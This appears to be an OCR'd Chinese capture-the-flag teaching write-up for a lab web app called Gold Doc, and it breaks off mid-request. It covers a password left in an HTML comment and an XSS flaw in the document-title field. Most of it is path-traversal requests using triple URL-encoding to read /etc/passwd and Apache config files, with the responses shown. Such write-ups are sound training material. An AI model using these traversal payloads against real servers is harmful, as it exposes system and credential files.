
2025 金盾獎 教學題 Gold Doc

登入系統 & 安裝元件

在登入畫面的 HTML 原始碼可以看到 user1 的帳號密碼。以此帳號可以登入系統。


```
        <h1 class="h3 mb-0">金盾文件系統 Gold Doc</h1>
        <p class="text-muted mb-0">文件簽核 + 數位簽章管理</p>
      </div>
      <div class="text-end">
        <div id="user-info" class="fw-semibold mb-2"></div>
        <button id="logout-btn" class="btn btn-outline-danger btn-sm hidden">登出</button>
      </div>
    </header>

    <!-- user1 / [redacted] -->
    <section id="login-section" class="card shadow-sm mb-4">
      <div class="card-body">
        <h2 class="h5 mb-3">登入</h2>
        <div class="row g-2 mb-2">
          <div class="col-md-5">
            <input type="text" id="login-username" class="form-control" placeholder="使用者名稱" />
          </div>
          <div class="col-md-5">
            <input type="password" id="login-password" class="form-control" placeholder="密碼" />
          </div>
          <div class="col-md-2 d-grid">
            <button id="login-btn" class="btn btn-primary">登入</button>
          </div>
        </div>
        <div id="login-message" class="text-danger small"></div>
      </div>
    </section>
```

登入後會發現缺少本機元件，需下載安裝，元件以 docker 包裝，可以直接 docker compose up 啟動，唯須注意 docker-compose.yaml 內的 GOLDDOC_AGENT_ALLOWED_ORIGIN 需要設成這個系統的網址，否則會無法跟元件連線。





```yaml
version: "3.9"

services:
  agent:
    build:
      context: .
      dockerfile: Dockerfile
    container_name: golddoc-agent
    restart: unless-stopped
    environment:
      - GOLDDOC_AGENT_ALLOWED_ORIGIN=http://192.168.100.203
    ports:
      - "8443:8443"
    volumes:
      - agent_data:/data/golddoc

volumes:
  agent_data:
    driver: local

```


啟動元件後若重新整理網頁，可能仍然會看到元件無法連線，此時可以打開瀏覽器的開發者工具，應該會看到如下: ERR_CERT_AUTHORITY_INVALID 錯誤。




此時對該錯誤的 request 點兩下，或直接開新分頁瀏覽: https://127.0.0.1:8443/ping
會看到憑證錯誤畫面:



此時只須點選 “繼續前往”




看到這個 Method Not Allowed 畫面即可關閉分頁，回到原本的網頁重新整理



元件正常啟動後重新整理系統畫面會看到如下圖所示，本機元件狀態會顯示 json 結果。

漏洞: XSS

測試建立文件功能，在標題跟內文都嘗試注入 HTML 語法。



發現標題欄位有 XSS 漏洞。

漏洞: Path Traversal

接下來回頭檢視下載元件的網址，嘗試在網址測試是否存在 Path Traversal 漏洞。經過一連串測試與觀察會發現可以用 %25252f 三次的 URL Encode 做到 Path Traversal。

Request

Pretty Raw Hex

```
GET /downloadFile/../golddoc-agent-docker.tar.gz HTTP/1.1
Host: 192.168.100.203
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/143.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applica
tion/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9,zh-TW;q=0.8,zh;q=0.7,zh-CN;q=0.6
Cookie: PHPSESSID=be9741ad3960ada545f2dece3cd59186
Connection: keep-alive
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Date: Sun, 14 Dec 2025 08:39:00 GMT
Server: Apache/2.4.65 (Debian)
Last-Modified: Sat, 13 Dec 2025 17:35:12 GMT
ETag: "2902-645d8ccd49400-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
Content-Length: 10498
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html

<!DOCTYPE html>
<html lang="zh-Hant">
    <head>
        <meta charset="utf-8" />
        <title>
            Gold Doc
        </title>
        <link
        href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.2/dist/css/bootstrap.min.css"
        rel="stylesheet"
        integrity="sha384-T3c6CoIi6uLrA9TneNEoa7RxnatzjcDSCmG1MXxSR1GAsXEV/Dwwykc2MPK8M2HN"
        crossorigin="anonymous"
        />
        <link rel="stylesheet" href="css/style.css" />
    </head>
```

Request

Pretty Raw Hex

```
GET /downloadFile/..%2fgolddoc-agent-docker.tar.gz HTTP/1.1
Host: 192.168.100.203
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/143.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applica
tion/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9,zh-TW;q=0.8,zh;q=0.7,zh-CN;q=0.6
Cookie: PHPSESSID=be9741ad3960ada545f2dece3cd59186
Connection: keep-alive
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 404 Not Found
Date: Sun, 14 Dec 2025 08:40:23 GMT
Server: Apache/2.4.65 (Debian)
Content-Length: 277
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html>
    <head>
        <title>
            404 Not Found
        </title>
    </head>
    <body>
        <h1>
            Not Found
        </h1>
        <p>
            The requested URL was not found on this server.
        </p>
        <hr>
        <address>
            Apache/2.4.65 (Debian) Server at 192.168.100.203 Port 80
        </address>
    </body>
</html>
```

Request

Pretty Raw Hex

```
GET /downloadFile/..%252fgolddoc-agent-docker.tar.gz HTTP/1.1
Host: 192.168.100.203
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/143.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applica
tion/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9,zh-TW;q=0.8,zh;q=0.7,zh-CN;q=0.6
Cookie: PHPSESSID=be9741ad3960ada545f2dece3cd59186
Connection: keep-alive
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 404 Not Found
Date: Sun, 14 Dec 2025 08:40:59 GMT
Server: Apache/2.4.65 (Debian)
Content-Length: 277
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html>
    <head>
        <title>
            404 Not Found
        </title>
    </head>
    <body>
        <h1>
            Not Found
        </h1>
        <p>
            The requested URL was not found on this server.
        </p>
        <hr>
        <address>
            Apache/2.4.65 (Debian) Server at 192.168.100.203 Port 80
        </address>
    </body>
</html>
```

Request

```
GET /downloadFile/..%25252fgolddoc-agent-docker.tar.gz HTTP/1.1
Host: 192.168.100.203
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/143.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applica
tion/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9,zh-TW;q=0.8,zh;q=0.7,zh-CN;q=0.6
Cookie: PHPSESSID=be9741ad3960ada545f2dece3cd59186
Connection: keep-alive
```

Response

```
HTTP/1.1 404 Not Found
Date: Sun, 14 Dec 2025 08:41:20 GMT
Server: Apache/2.4.65 (Debian)
X-Powered-By: PHP/8.2.29
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 43
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json

{
    "status":"error",
    "message":"File missing"
}
```

Request

```
GET /downloadFile/..%25252f..%25252f..%25252f..%25252f..%25252f..%25252fetc/passwd HTTP/1.1
Host: 192.168.100.203
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/143.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applica
tion/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9,zh-TW;q=0.8,zh;q=0.7,zh-CN;q=0.6
Cookie: PHPSESSID=be9741ad3960ada545f2dece3cd59186
Connection: keep-alive
```

Response

```
HTTP/1.1 200 OK
Date: Sun, 14 Dec 2025 08:44:01 GMT
Server: Apache/2.4.65 (Debian)
X-Powered-By: PHP/8.2.29
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Disposition: attachment; filename="passwd"
Content-Length: 839
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/octet-stream

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
```

取得 Path Traversal 漏洞後可以嘗試讀取 apache Config，會發現 webroot 在 /var/www/html/public。接下來嘗試讀取 index.html，發現檔案不存在，但是當我們連上系統時網址是 http://x.x.x.x/，所以代表 apache 應該有設定一些規則，而這些規則沒出現在 /etc/apache2/sites-available/000-default.conf，那有可能是透過 .htaccess 設定的，所以可以嘗試讀取 .htaccess。

Request

```
GET
/downloadFile/..%25252f..%25252f..%25252f..%25252f..%25252f..%25252fetc/apache2/sites-available/000-defa
ult.conf HTTP/1.1
Host: 192.168.100.203
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/143.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applica
tion/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9,zh-TW;q=0.8,zh;q=0.7,zh-CN;q=0.6
Cookie: PHPSESSID=be9741ad3960ada545f2dece3cd59186
Connection: keep-alive
```

Response

```
HTTP/1.1 200 OK
Date: Sun, 14 Dec 2025 08:47:07 GMT
Server: Apache/2.4.65 (Debian)
X-Powered-By: PHP/8.2.29
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Disposition: attachment; filename="000-default.conf"
Content-Length: 1293
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/octet-stream

<VirtualHost *:80>
    # The ServerName directive sets the request scheme, hostname and port that
    # the server uses to identify itself. This is used when creating
    # redirection URLs. In the context of virtual hosts, the ServerName
    # specifies what hostname must appear in the request's Host: header to
    # match this virtual host. For the default virtual host (this file) this
    # value is not decisive as it is used as a last resort host regardless.
    # However, you must set it for any further virtual host explicitly.
    #ServerName www.example.com

    ServerAdmin webmaster@localhost
    DocumentRoot /var/www/html/public

    # Available loglevels: trace8, ..., trace1, debug, info, notice, warn,
    # error, crit, alert, emerg.
    # It is also possible to configure the loglevel for particular
    # modules, e.g.
    #LogLevel info ssl:warn

    ErrorLog ${APACHE_LOG_DIR}/error.log
    CustomLog ${APACHE_LOG_DIR}/access.log combined
```

Request

```
GET /downloadFile/..%25252f..%25252f..%25252f..%25252f..%25252f..%25252fvar/www/html/public/index.html HTTP/1.1
Host: 192.168.100.203
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
